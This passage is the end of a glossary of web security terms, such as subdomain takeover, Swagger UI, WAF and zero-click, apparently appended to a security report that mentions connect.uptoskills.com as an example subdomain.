- Severity: a label for how much damage a problem could cause.
- Source map: a file that lets developer tools reconstruct original source from compressed code.
- SSL/TLS certificate: the data that proves a website's identity and enables encrypted connections.
- Subdomain: a name under a main domain, such as
connect.uptoskills.com. - Subdomain takeover: claiming a subdomain whose DNS record still points at an unclaimed third-party resource.
- Swagger UI: a web page that displays OpenAPI documentation and often lets you try requests.
- Ubuntu: a Linux operating system.
- UFW: a simple firewall tool for Linux.
- Unauthenticated: without any login or identity check.
- WAF: Web Application Firewall, a filter in front of a website that blocks malicious traffic.
- Zero-click: an attack that needs no further action from the victim after they follow a link.



